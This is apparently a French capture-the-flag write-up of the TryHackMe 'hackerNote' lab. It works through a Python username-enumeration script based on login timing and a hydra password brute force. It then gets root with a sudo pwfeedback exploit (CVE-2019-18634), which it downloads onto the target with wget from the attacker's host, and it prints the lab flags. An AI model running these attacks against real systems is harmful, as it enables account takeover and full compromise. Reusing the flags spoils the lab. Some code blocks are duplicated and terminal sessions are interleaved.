

Hacker Note



By LAGNAOUI Youness

Intro :

Machine level : medium (mais très guidée, parfaite pour passer au step des medium)

Enumération

```

(kali㉿kali)-[~]
$ nmap -p- 10.10.110.167
Starting Nmap 7.93 ( https://nmap.org ) at 2023-12-22 10:14 EST
Stats: 0:00:06 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 17.39% done; ETC: 10:15 (0:00:28 remaining)
Stats: 0:00:18 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 38.57% done; ETC: 10:15 (0:00:29 remaining)
Stats: 0:00:27 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 48.66% done; ETC: 10:15 (0:00:28 remaining)
Nmap scan report for 10.10.110.167
Host is up (0.050s latency).
Not shown: 65532 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
8080/tcp   open  http-proxy

Nmap done: 1 IP address (1 host up) scanned in 53.51 seconds

```

Web

```

(kali㉿kali)-[~]
$ gobuster dir -u http://10.10.110.167/ -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
i
Gobuster v3.4
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)


[+] Url: http://10.10.110.167/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.4
[+] Timeout: 10s

2023/12/22 10:39:21 Starting gobuster in directory enumeration mode

/login (Status: 301) [Size: 0] [→ login/]
/notes (Status: 301) [Size: 0] [→ notes/]

```

Login :



Login to hackerNote

Username
Password
Login
I forgot my password

No account? Make one here

Username
Password
Password hint
Create User

On peut se log et register.



Essayons une attaque par injection SQL sur le login :

```
File Actions Edit View Help
[10:46:43] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[10:46:44] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[10:46:44] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[10:46:44] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[10:46:45] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[10:46:45] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[10:46:45] [INFO] testing 'Generic inline queries'
[10:46:45] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[10:46:46] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[10:46:46] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[10:46:47] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[10:46:47] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[10:46:48] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
[10:46:48] [INFO] testing 'Oracle AND time-based blind'
[10:46:48] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[10:46:53] [WARNING] (custom) POST parameter 'JSON password' does not seem to be injectable
[10:46:53] [CRITICAL] all tested parameters do not appear to be injectable. Try to increase values for '--level'/'--risk' options if you wish to perform more tests. If you suspect that there is some kind of protection mechanism involved (e.g. WAF) maybe you could try to use option '--tamper' (e.g. '--tamper=space2comment') and/or switch '--random-agent'
[10:46:53] [WARNING] your sqlmap version is outdated

[*] ending @ 10:46:53 /2023-12-22/
```


Visiblement pas vulnérable aux injections SQL...

Essayons de nous connecter en créant un user :



Une fois connecté on est redirigé vers la page notes.

Créons une note pour voir ce que ça donne :



hackerNote

Your notes:

test title

test content

hackerNote

Your notes:

<h1>TEST injection title </h1>

<h1> TEST injection content </h1>

test title


test content

Visiblement c'est safe contre les XSS, donc pas d'exploitation en rapport avec ça.

Le seul vecteur d'attaque qui nous reste est d'attaquer le login.

Exploit research

- Test 1 : random user et random password




hackerNote

Login to hackerNote

Invalid Username Or Password

Réponse instantanée

- Test 2 : username valid et password invalid



Login to hackerNote

Invalid Username Or Password

Temps de réponse différé

Conclusion :

Lorsqu'un username valide est saisi le temps de réponse est plus long on peut donc énumérer les user valides !!

Ce site est donc vulnérable aux attaques Time Based.

Exploitation

Username Enumération

On a vu qu'on pouvait énumérer les username valides en faisant une attaque Time Based.

Dans cette room Try hack me on nous conseil d'utiliser la wordlist venant de

<https://github.com/danielmiessler/SecLists/tree/master/Usernames>

<https://github.com/danielmiessler/SecLists/blob/master/Username/Names/names.txt>

Faisons un Script python pour mener à bien cette attaque :

Dans un premier temps calculons le temps mis à répondre quand le username est valid mais le password est invalid :

```
import time
import requests as r

if __name__ == '__main__':
    startTime = time.time()
    creds = {"username":"test1","password":"invalidPassword!"}
    response = r.post("http://10.10.110.167/api/user/login",json=creds)
    endTime = time.time()
    time_diff = endTime - startTime
    print('{}'.format(time_diff))
```

```
import time
import requests as r

if __name__ == '__main__':
    startTime = time.time()
    creds = {"username":"test1","password":"invalidPassword!"}
    response = r.post(URL,json=creds)
    endTime = time.time()
    time_diff = endTime - startTime
    print('{}'.format(time_diff))
```

```
(kali㉿kali)-[~/THM/hackernote]
$ python userenum_test_time.py
1.5867688655853271
```


Faisons la même chose pour un username non valide :

```
GNU nano 7.1 userenum_test_time.py
import time
import requests as r

if __name__ == '__main__':
    startTime = time.time()
    creds = {"username": "dedede", "password": "invalidPassword!"}
    response = r.post("http://10.10.110.167/api/user/login", json=creds)
    endTime = time.time()
    time_diff = endTime - startTime
    print('{}'.format(time_diff))
```

```
(kali㉿kali)-[~/THM/hackernote]
$ python userenum_test_time.py
0.11999011039733887
```

On peut mettre un seuil à 1.

Voilà le code de l'exploit :

```
GNU nano 7.1 userenum.py
import time
import requests as r

def login_attempt(user):
    creds = {"username": user, "password": "cvdsbsdvb"}
    response = r.post("http://10.10.110.167/api/user/login", creds)

if __name__ == '__main__':
    chemin_fichier = "names.txt"
    try:
        with open(chemin_fichier, 'r') as fichier:
            for username in fichier:
                startTime = time.time()
                login_attempt(username)
                endTime = time.time()
                if endTime - startTime > 1:
                    print("Potential User : {}".format(username))
    except FileNotFoundError:
        print(f"Le fichier '{chemin_fichier}' est introuvable.")
    except Exception as e:
```

```
import time
import requests as r

def login_attempt(user):
```

```

creds = {"username":user,"password":"cvdsbsdvb"}
response =r.post("http://10.10.110.167/api/user/login",creds)

if __name__ == '__main__':
    chemin_fichier = "names.txt"
    try:
        with open(chemin_fichier, 'r') as fichier:
            for username in fichier:
                startTime = time.time()
                login_attempt(username)
                endTime = time.time()
                if endTime - startTime > 1 :
                    print("Potential User :
    {}".format(username))
    except FileNotFoundError:
        print(f"Le fichier '{chemin_fichier}' est introuvable.")
    except Exception as e:
        print("Une erreur s'est produite :", str(e))

```

Après un long moment on trouve le username : "james"

Password Hacking

Dans cette room on nous recommande de combiner les couleurs et le numéros pour faire une wordlist de passwords.

Pour combiner les listes de password on peut utiliser ça : <https://github.com/hashcat/hashcat-utils/releases>

Wordlist Creation :

```

(kali㉿kali)-[~/THM/hackernote/hashcat-utils-1.9/bin]
$ ./combinator.bin ../.. /numbers.txt ../.. /colors.txt > final_wordlist.txt

```

On a notre wordlist maintenant utilisons hydra pour brute forcer le password :

```

$ hydra -l james -P final_wordlist.txt 10.10.249.90 http-post-form "/api/user/login:username=^USER^&password=^PASS^:Invalid Username Or Password"
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-12-22 12:09:40
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1 try per task
[DATA] attacking http-post-form://10.10.249.90:80/api/user/login:username=^USER^&password=^PASS^:Invalid Username Or Password
[80][http-post-form] host: 10.10.249.90 login: james password: blue7
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-12-22 12:10:11

```

On a un password : blue7 connectons nous :

hackerNote

Your notes:

Create New Note

My SSH details

So that I don't forget, my SSH password is dak4ddb37b

James nous donne ses creds ssh :

```
james:dak4ddb37b
```

connectons nous en SSH :

```
hackerNote
* Documentation:  https://help.ubuntu.com
* Management:    https://landscape.canonical.com
* Support:       https://ubuntu.com/advantage

System information as of Fri Dec 22 17:12:49 UTC 2023

System load:  0.08          Processes:            87
Usage of /:   49.2% of 9.78GB Users logged in:      0
Memory usage: 7%           IP address for eth0: 10.10.249.90
Swap usage:   0%

59 packages can be updated.
0 updates are security updates.

Last login: Mon Feb 10 11:58:27 2020 from 10.0.2.2
james@hackernote:~$
```

On est co

```
james@hackernote:~$ ls
user.txt
james@hackernote:~$ cat user.txt
thm{56911bd7ba1371a3221478aa5c094d68}
james@hackernote:~$
```

On a le user flag :

```
thm{56911bd7ba1371a3221478aa5c094d68}
```

Priv Esc

Quand on fait `sudo -l` au moment d'entrer notre password il y a des étoiles :

```
james@hackernote:~$ sudo -l
[sudo] password for james: *****
```

Ces étoiles sont produites par un programme appelé `pwdfeedback`. Ce programme est vulnérable aux buffer overflow qui mène à une élévation de privilèges : CVE-2019-18634

On va compiler ce code et l'envoyer sur la machine victime pour exploiter cette vulnérabilité :

<https://github.com/saleemrashid/sudo-cve-2019-18634/blob/master/>

```
(kali㉿kali)-[~/THM/hackernote/exploit]
$ cd sudo-cve-2019-18634
james@hackernote:~$ ls
(kali㉿kali)-[~/THM/hackernote/exploit/sudo-cve-2019-18634]
$ ls
exploit.c  LICENSE  Makefile  README.md
(kali㉿kali)-[~/THM/hackernote/exploit/sudo-cve-2019-18634]
$ make
cc -Os -g3 -std=c11 -Wall -Wextra -Wpedantic -static -o exploit exploit.c
(kali㉿kali)-[~/THM/hackernote/exploit/sudo-cve-2019-18634]
$ ls
exploit  exploit.c  LICENSE  Makefile  README.md
james@hackernote:~$ rm exploit
(kali㉿kali)-[~/THM/hackernote/exploit/sudo-cve-2019-18634]
$
```

```
james@hackernote:/tmp$ wget http://10.14.43.156:9999/exploit
--2023-12-22 17:24:47-- http://10.14.43.156:9999/exploit
Connecting to 10.14.43.156:9999... connected.
HTTP request sent, awaiting response... 200 OK 19-18634
Length: 833624 (814K) [application/octet-stream]
Saving to: 'exploit'

exploit 100%[=====>] 814.09K 824KB/s in 1.0s

2023-12-22 17:24:49 (824 KB/s) - 'exploit' saved [833624/833624]

james@hackernote:/tmp$ chmod +x exploit
james@hackernote:/tmp$ ./exploit
[sudo] password for james:
Sorry, try again.
# whoami
root
#
```

On est root de la machine !!

```
# whoami
root
# cd /root
# ls
root.txt
# cat root.txt
thm{af55ada6c2445446eb0606b5a2d3a4d2}
#
```

On a le root flag :

```
thm{af55ada6c2445446eb0606b5a2d3a4d2}
```